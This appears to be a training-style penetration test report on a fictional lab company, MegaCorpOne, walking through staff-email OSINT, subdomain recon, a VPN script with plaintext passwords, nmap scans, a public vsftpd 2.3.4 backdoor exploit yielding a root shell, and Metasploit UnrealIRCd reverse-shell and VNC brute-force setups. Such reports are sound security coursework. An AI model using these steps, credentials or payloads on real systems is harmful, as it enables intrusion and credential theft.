



Cybersecurity

Penetration Test Report Template

MegaCorpOne

Penetration Test Report

Carra Security Testing, LLC

Confidentiality Statement

This document contains confidential and privileged information from MegaCorpOne Inc. (henceforth known as MegaCorpOne). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Confidentiality Statement	2
Contact Information	4
Document History	4
Introduction	5
Assessment Objective	5
Penetration Testing Methodology	6
Reconnaissance	6
Identification of Vulnerabilities and Services	6
Vulnerability Exploitation	6
Reporting	6
Scope	7
Executive Summary of Findings	8
Grading Methodology	8
Summary of Strengths	9
Summary of Weaknesses	9
Executive Summary Narrative	10
Summary Vulnerability Overview	11
Vulnerability Findings	12
MITRE ATT&CK Navigator Map	13

Contact Information

Company Name	Carra Security Testing, LLC
Contact Name	Yazmin Carrasco
Contact Title	Penetration Tester
Contact Phone	555.224.2411
Contact Email	yazmin@cs.com

Document History

Version	Date	Author(s)	Comments
001	01/08/2024	Yazmin Carrasco	

Introduction

In accordance with MegaCorpOne's policies, Carra Security Testing, LLC (henceforth known as C.S) conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices. The project was conducted on a number of systems on MegaCorpOne's network segments by C.S during January of 2024.

For the testing, C.S focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in MegaCorpOne's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

C.S used its proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

MegaCorpOne has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges to domain administrator.
Compromise at least two machines.

Penetration Testing Methodology

Reconnaissance

C.S begins assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

C.S uses custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide MegaCorpOne with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

C.S's normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, MegaCorpOne and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the MegaCorpOne POC to determine which network ranges are in-scope for the scheduled assessment.

It is MegaCorpOne's responsibility to ensure that IP addresses identified as in-scope are actually controlled by MegaCorpOne and are hosted in MegaCorpOne-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.

IP Address/URL	Description
172.22.117.0/24 MCO.local *.Megacorpone.com	MegaCorpOne internal domain, range and public website


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

- Critical:** Immediate threat to key business processes.
- High:** Indirect threat to key business processes/threat to secondary business processes.
- Medium:** Indirect or partial threat to business processes.
- Low:** No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
- Informational:** No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within MegaCorpOne's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- Using a VPN
- Passwords were hashed
- Could not crack root password
- The website had a valid certificate and was not expired
- VPN requires password

- Not able to successfully sign in using remote desktop
- Did not find any PII [REDACTED]
- SSH requires password
- Not all users can remote desktop to window devices

Summary of Weaknesses

C.S successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- Simple and reused passwords that can be easily guessed
- Emails were exposed on the website and were the same as username credentials.
- Emails on website can be used for phishing
- VPN did not require 2 factor authentication when connecting to the [REDACTED]
- Displayed the server version [REDACTED]
- Outdated web server software
- VPN url was exposed to open web and VPN script was exposed
- Msfadmin had unlimited privileges- ALL(ALL) [REDACTED]
- Clear text passwords in the file called "adminpassword.txt"

Executive Summary

[Provide a narrative summary of your findings, step by step. Include screenshots. It's fine to mention specifics (e.g., used Metasploit to exploit a vulnerable version of DistCC), but do not get too technical in these specifics. This should be an A-Z summary of your assessment.]

First we started by looking up the website on google and looking for keywords like "name" or "email".

A screenshot of a Google search results page. The search query is "site:megacorpone.com". The results show 115 results found in 0.14 seconds. The first result is a "Google promotion" for "Try Google Search Console". Below it are several links to the website "megacorpone.com", including:

- MegaCorp One - Nanotechnology Is the Future** (with a green checkmark). Description: "We Create. Through years of experience, we have some of the most bleeding-edge technologies available to create opportunities that never seemed feasible."
- Index of /assets** (with a green checkmark). Description: "Index of /assets. [ICO], Name · Last modified · Size · Description. [PARENTDIR], Parent Directory, - [DIR], css/, 2016-08-21 11:21, - [DIR] ..."
- About Us** (with a green checkmark). Description: "Our mission is to advance society into an integrated world that is not separated by borders, restrictions, or currencies. We believe that the world can work ..."
- MegaCorp One - Nanotechnology Is the Future** (with a green checkmark). Description: "MegaCorp One has technology so advanced, that some deem it "impossible." Our technology has been engineered to provide the cutting edge of nanotechnology that ..."

There were two links that interested us this was the "About Us" page and "Index of /assets". From here we found the emails of the employees and what they do in the company. This can help attackers send phishing links.

Executive Team

Name: Joe Sheer

Title: CEO

Email: joe@megacorpone.com

Name: Mike Carlow

Title: VP Of Legal

Email: mcarlow@megacorpone.com

Name: Alan Grofield

Title: IT and Security Director


Email: agrofield@megacorpone.com

MEET OUR TEAM



Joe Sheer
CHIEF EXECUTIVE OFFICER

Email: joe@megacorpone.com
Twitter: [@Joe_Sheer](https://twitter.com/Joe_Sheer)




Tom Hudson
WEB DESIGNER

Email: thudson@megacorpone.com
Twitter: [@TomHudsonMCO](https://twitter.com/TomHudsonMCO)



Tanya Rivera
SENIOR DEVELOPER

Email: trivera@megacorpone.com
Twitter: [@TanyaRiveraMCO](https://twitter.com/TanyaRiveraMCO)



Matt Smith
MARKETING DIRECTOR

Email: msmith@megacorpone.com
Twitter: [@MattSmithMCO](https://twitter.com/MattSmithMCO)

When clicked on the links about the assets link we can see the assets that the company has and the versions of the company is also shown. With this an attacker can look up vulnerabilities of the version.

Index of /assets/img/team

Name	Last modified	Size	Description
 Parent Directory		-	
 james.png	2016-08-21 11:21	2.6M	
 joe.jpg	2016-08-21 11:21	159K	
 mary.jpg	2016-08-21 11:21	271K	
 matt.jpg	2016-08-21 11:21	3.5M	
 mega.jpg	2016-08-21 11:21	3.7M	
 orig/	2016-08-21 11:21	-	
 team01.jpg	2016-08-21 11:21	94K	
 team02.jpg	2016-08-21 11:21	116K	
 team03.jpg	2016-08-21 11:21	144K	
 team04.jpg	2016-08-21 11:21	111K	

Apache/2.4.38 (Debian) Server at www.megacorpone.com Port 443

Index of /assets

Name	Last modified	Size	Description
 Parent Directory		-	
 css/	2016-08-21 11:21	-	
 fonts/	2016-08-21 11:21	-	
 img/	2017-10-03 09:08	-	
 js/	2016-08-21 11:21	-	

Apache/2.4.38 (Debian) Server at www.megacorpone.com Port 443

After knowing what version server the company runs we did a quick nslookup on the website and after getting the IP address. We did a quick search on Shodan.io. for the IP address we got from the nslookup.

JavaScript Libraries

- jQuery
- prettyPhoto

Vulnerabilities

Note: the device may not be impacted by all of these issues. The vulnerabilities are implied based on the software and version.

CVE-2023-27522 HTTP Response Smuggling vulnerability in Apache HTTP Server via mod_proxy_uwsgi. This issue affects Apache HTTP Server from 2.4.30 through 2.4.55. Special characters in the origin response header can truncate/split the response forwarded to the client.

CVE-2023-25690 Some mod_proxy configurations on Apache HTTP Server versions 2.4.0 through 2.4.55 allow a HTTP Request Smuggling attack. Configurations are affected when mod_proxy is enabled along with some form of RewriteRule or ProxyPassMatch in which a non-specific pattern matches some portion of the user-supplied request-target (URL) data and is then re-inserted into the proxied request-target using variable substitution. For example, something like: RewriteEngine on RewriteRule '^/here/(' 'http://example.com:8080/elsewhere/\$1' [P] ProxyPassReverse /here/ http://example.com:8080/ Request splitting/smuggling could result in bypass of access controls in the proxy server, proxying unintended URLs to existing origin servers, and cache poisoning. Users are recommended to update to at least version 2.4.50 of Apache HTTP Server.

CVE-2022-37436 Prior to Apache HTTP Server 2.4.55, a malicious backend can cause the response headers to be truncated early, resulting in some headers being incorporated into the response body. If the later headers have any security purpose, they will not be interpreted by the client.

CVE-2022-36760 Inconsistent Interpretation of HTTP Requests (HTTP Request Smuggling) vulnerability in mod_proxy_ajp of Apache HTTP Server allows an attacker to smuggle requests to the AJP server it forwards requests to. This issue affects Apache HTTP Server Apache HTTP Server 2.4 version 2.4.54 and prior versions.

CVE-2022-36760 Apache HTTP Server 2.4.53 and earlier may not send the X-Forwarded-* headers to the origin.

Encryption Algorithms:

- rsa-sha2-512
- rsa-sha1-256
- ssh-rsa
- ecdh-sha2-nistp256
- ssh-ecdh512

MAC Algorithms:

- umac-64-etm@openssh.com
- umac-128-etm@openssh.com
- hmac-sha2-512-etm@openssh.com
- hmac-sha2-512-etm@openssh.com
- hmac-sha1-96@openssh.com
- hmac-sha1-96@openssh.com
- umac-128@openssh.com
- hmac-sha2-256
- hmac-sha2-512
- hmac-sha1

Compression Algorithms:

- none
- zlib@openssh.com

// 80 / TCP [] -683791476 | 2023-12-31T08:01:45.543Z

Apache httpd 2.4.38

```
HTTP/1.1 200 OK
Date: Sun, 31 Dec 2023 04:51:45 GMT
Server: Apache/2.4.38 (Debian)
Last-Modified: Wed, 06 Nov 2019 15:04:14 GMT
ETag: "390-596dec079780"
Accept-Ranges: bytes
Content-Length: 14400
Vary: Accept-Encoding
Content-Type: text/html
```

// 443 / TCP [] -683791476 | 2024-01-02T03:59:30.811Z

MegacorpOne
Recon-ng Reconnaissance Report

www.recon-ng.com


[-] Summary	
table	count
domains	0
companies	0
netblocks	0
locations	0
vulnerabilities	0
ports	0
hosts	18
contacts	0
credentials	0
leaks	0
pushpins	0
profiles	0
repositories	0

[-] Hosts							
host	ip_address	region	country	latitude	longitude	notes	module
admin.megacorpone.com	51.222.169.208						hackertarget
beta.megacorpone.com	51.222.169.209						hackertarget
fs1.megacorpone.com	51.222.169.210						hackertarget
intranet.megacorpone.com	51.222.169.211						hackertarget
mail.megacorpone.com	51.222.169.212						hackertarget
mail2.megacorpone.com	51.222.169.213						hackertarget
ns1.megacorpone.com	51.79.37.18						hackertarget
ns2.megacorpone.com	51.222.39.63						hackertarget
ns3.megacorpone.com	66.70.207.180						hackertarget
router.megacorpone.com	51.222.169.214						hackertarget
siem.megacorpone.com	51.222.169.215						hackertarget
snmp.megacorpone.com	51.222.169.216						hackertarget
support.megacorpone.com	51.222.169.218						hackertarget
syslog.megacorpone.com	51.222.169.217						hackertarget
test.megacorpone.com	51.222.169.219						hackertarget
vpn.megacorpone.com	51.222.169.220						hackertarget
www.megacorpone.com	149.56.244.87						hackertarget
www2.megacorpone.com	149.56.244.87						hackertarget

Created by: Class
Tue, Jan 09, 2024 20:15:30

This gave us a lot of information like the ports that are open, the versions of ssh the server is running, the OS server, the version of the webserver and the vulnerabilities that may be present on the server.

Using Recon-ng we were able to get more information about the domain. There is a host that is vpn.megacorpone.com, from here we can navigate to this from a web browser. It will then ask us to login in and we used the emails we got from our google search and used them to try and log in. The login was successful with easy to guess and common passwords.



From the information found we then know that there is a vpn.sh. So in a terminal we run ./vpn.sh to connect to megacorpone vpn. Since we know the username and password of the employees we successfully connected

```

Pentesting (1) - lab-d5365518-a466-4307-bcea-6f17e5e63861.eastus.cloudapp.azure.com:7001 - Remote Desktop Connection
Index of / - Mozilla Firefox qterminal
root@kali: ~/Downloads

File Actions Edit View Help
root@kali: ~ x root@kali: ~ x root@kali: ~/Downloads x

echo ''
echo 'Enter password'
read password
echo ''
echo 'Attempting connection to vpn.megacorpone.com ...'
sleep 3
if [ $username == 'thudson' ] && [ $password == 'thudson' ]
then
    echo "You are now connected to MegaCorpOne VPN."
elif [ $username == 'trivera' ] && [ $password == 'Spring2021' ]
then
    echo "You are now connected to MegaCorpOne VPN."
elif [ $username == 'msmith' ] && [ $password == 'msmith' ]
then
    echo "You are now connected to MegaCorpOne VPN."
elif [ $username == 'mcartow' ] && [ $password == 'Pass5word' ]
then
    echo "You are now connected to MegaCorpOne VPN."
elif [ $username == 'agrofield' ] && [ $password == 'agrofield1' ]
then
    echo "You are now connected to MegaCorpOne VPN."
else
    echo "Incorrect username or password."
fi
[root@kali ~]# ./vpn.sh

[0]VPN[v1.1]
v1.1

Enter username (not email address)
thudson
Enter password
thudson
Attempting connection to vpn.megacorpone.com ...
You are now connected to Megacorpone VPN.
[root@kali ~]#

```

Using zenmap to scan the internal network and using the subnet of the ip address to check what other ip addresses are on the network.

```

Scan Tools Profile Help
Target: 172.22.117.150 Profile: Intense scan Scan Cancel
Command: nmap -T4 -A -v --script ftp-vsftpd-backdoor 172.22.117.150

Hosts Services Nmap Output Ports / Hosts Topology Host Details Scans
OS Host
172.22.117.15
nmap -T4 -A -v --script ftp-vsftpd-backdoor 172.22.117.150
| 100021 1,3,4 55098/udp nlockmgr
| 100024 1 36467/udp status
| 100024 1 50501/tcp status
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp open exec netkit-rsh rexecd
513/tcp open login? Netkit rshd
514/tcp open shell Netkit rshd
1099/tcp open java-rmi GNU Classpath grmiregistry
1524/tcp open bindshell Metasploitable root shell
2049/tcp open nfs 2-4 (RPC #100003)
2121/tcp open ftp ProFTPD 1.3.1
3306/tcp open mysql MySQL 5.0.51a-3ubuntu5
5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open vnc VNC (protocol 3.3)
6000/tcp open X11 (access denied)
6667/tcp open irc UnrealIRCd
8009/tcp open ajp13 Apache Jserv (Protocol v1.3)
8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:15:50:02:04:10 (Microsoft)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Uptime guess: 0.057 days (since Thu Jan 11 19:05:04 2024)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=204 (Good luck!)
IP ID Sequence Generation: All zeros

```

About Kali Linux

From this we see that there is a machine with the IP Address 172.22.117.150 that has port 21 open. This port 21(FTPO)is vulnerable to backdoor exploits.

```

Scan Tools Profile Help
Target: 172.22.117.0/24 Profile: Intense scan Scan Cancel
Command: nmap -T4 -A -v --script ftp-vsftpd-backdoor 172.22.117.0/24

Hosts Services Nmap Output Ports / Hosts Topology Host Details Scans
OS Host
172.22.117.10
172.22.117.15
nmap -T4 -A -v --script ftp-vsftpd-backdoor 172.22.117.0/24
Nmap scan report for 172.22.117.150
Host is up (0.0022s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
| ftp-vsftpd-backdoor:
|_ VULNERABLE:
|   vsFTPD version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs: BID:48539 CVE:2011-2523
|       vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.
|       Disclosure date: 2011-07-03
|       Exploit results:
|         Shell command: id
|         Results: uid=0(root) gid=0(root)
|       References:
|         https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|         https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|         http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|         https://www.securityfocus.com/bid/48539
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
| http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp   open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version  port/proto  service
|   100000  2          111/tcp    rpcbind
|   100000  2          111/udp   rpcbind

```

Then from knowing this vulnerability we did a quick google search to get that exploit.
Exploiting FTP

The screenshot shows a Kali Linux terminal window titled "Kali on ML-REFVM-197105 - Virtual Machine Connection". The terminal is connected to a root shell on the machine. The URL in the browser is https://www.exploit-db.com/exploits/49757. The page displays details for the exploit, including EDB-ID: 49757, CVE: 2011-2523, Author: HERCULESRD, Type: REMOTE, Platform: UNIX, and Date: 2021-04-12. A "Download" button is present. Below the details, the exploit code is listed:


```
# Exploit Title: vsftpd 2.3.4 - Backdoor Command Execution
# Date: 9-04-2021
# Exploit Author: HerculesRD
# Software Link: http://www.linuxfromscratch.org/~thomasp/blfs-book-xsl/server/vsftpd.html
# Version: vsftpd 2.3.4
# Tested on: debian
# CVE : CVE-2011-2523
#!/usr/bin/python3
```

After downloading this we were able to open the shell



```
Kali on ML-REFVM-197105 - Virtual Machine Connection
File Action Media Clipboard View Help
File vsftpd 2.3.4 - Backdoor ... root@kali: ~/Downloads Zenmap
File Actions Edit View Help
root@kali: ~ x root@kali: ~/Downloads x
[root@kali: ~]# cd Downloads
[root@kali: ~/Downloads]# ls
49757.py      Nessus-10.1.0-debian6_amd64.deb  python-gobject-2.2.28.6-14ubuntu1_amd64.deb  vpn.sh  zenmap-7.91-1.noarch.rpm
alien_8.90_all.deb  python-cairo_1.16.2-2ubuntu2_amd64.deb  python-gtk2_2.24.0-5.1ubuntu2_amd64.deb  'zenmap-7.91-1.noarch(1).rpm'  zenmap_7.91-2_all.deb
[root@kali: ~/Downloads]# cp 49757.py exploit.py
[root@kali: ~/Downloads]# ls
49757.py      exploit.py  python-cairo_1.16.2-2ubuntu2_amd64.deb  python-gobject-2.2.28.6-14ubuntu1_amd64.deb  vpn.sh  zenmap-7.91-1.noarch(1).rpm
alien_8.90_all.deb  Nessus-10.1.0-debian6_amd64.deb  python-gtk2_2.24.0-5.1ubuntu2_amd64.deb  'zenmap-7.91-1.noarch(1).rpm'  zenmap-7.91-2_all.deb
[root@kali: ~/Downloads]# less exploit.py
[root@kali: ~/Downloads]# python3 exploit.py
usage: exploit.py [-h] host
exploit.py: error: the following arguments are required: host
[root@kali: ~/Downloads]# python3 exploit.py 172.22.117.150
Traceback (most recent call last):
  File "/root/Downloads/exploit.py", line 37, in <module>
    tn2=telnet(host, 6200)
  File "/usr/lib/python3.9/telnetlib.py", line 218, in __init__
    self.open(host, port, timeout)
  File "/usr/lib/python3.9/telnetlib.py", line 235, in open
    self.sock = socket.create_connection((host, port), timeout)
  File "/usr/lib/python3.9/socket.py", line 843, in create_connection
    raise err
  File "/usr/lib/python3.9/socket.py", line 831, in create_connection
    sock.connect(sa)
ConnectionRefusedError: [Errno 111] Connection refused
[root@kali: ~/Downloads]# python3 exploit.py 172.22.117.150
Success, shell opened
Send 'exit' to quit shell
id
uid=0(root) gid=0(root)
hostname
```

Here we have successfully gained access using the vnc exploit.



```
File Actions Edit View Help
root@kali: ~ x root@kali: ~ x root@kali: ~ x
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > search vnc login
Matching Modules
=====
#  Name                               Disclosure Date   Rank     Check  Description
-  --
0  auxiliary/scanner/vnc/vnc_login   2011-06-01       normal  No    [VNC] Authentication Scanner
1  post/windows/gather/credentials/mremote  2011-06-01       normal  No    Windows Gather mRemote Saved Password Extraction
Interact with a module by name or index. For example info 1, use 1 or use post/windows/gather/credentials/mremote
setl[14684:0:3939375::]
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > options
Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):
=====
Name  Current Setting  Required  Description
RHOSTS  172.22.117.150  yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT   6667            yes        The target port (TCP)
Payload options (cmd/unix/reverse):
=====
Name  Current Setting  Required  Description
LHOST  172.22.117.100  yes        The listen address (an interface may be specified)
LPORT   4444            yes        The listen port
Exploit target:
=====
Id  Name
--  --
0  Automatic Target
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > use 0
msf6 auxiliary(scanner/vnc/vnc_login) > options
```


Kali on ML REFVM-197105

```
root@kali:~# msf6 auxiliary(scanner/vnc/vnc_login) > options
Module options (auxiliary/scanner/vnc/vnc_login):
Name          Current Setting  Description
BLANK_PASSWORDS    false        Try blank passwords for all users
BRUTEFORCE_SPEED   5           How fast to brute-force, from 0 to 5
DB_ALL_CREDS      false        Try each user/password couple stored in the current database
DB_ALL_PASS        false        Add all passwords in the current database to the list
DB_ALL_USERS       false        Add all users in the current database to the list
DB_SKIP_EXISTING   none        Skip scanning credentials stored in the current database (Accepted: none, user, userrealm)
PASSWORD          root@kali:~# msf6 auxiliary(scanner/vnc/vnc_login) > 
PASS_FILE         /usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt  File containing passwords, one per line
Proxies          manual:0.0.0.0:443:0.0.0.0:8080:0.0.0.0:443
RHOSTS          manual:0.0.0.0:443:0.0.0.0:8080:0.0.0.0:443
REPORT          5900        The target port(s), see https://github.com/rapid7/metasploit-framework/blob/master/doc/reporting.md
STOP_ON_SUCCESS  false        Stop guessing when a credential works for a host
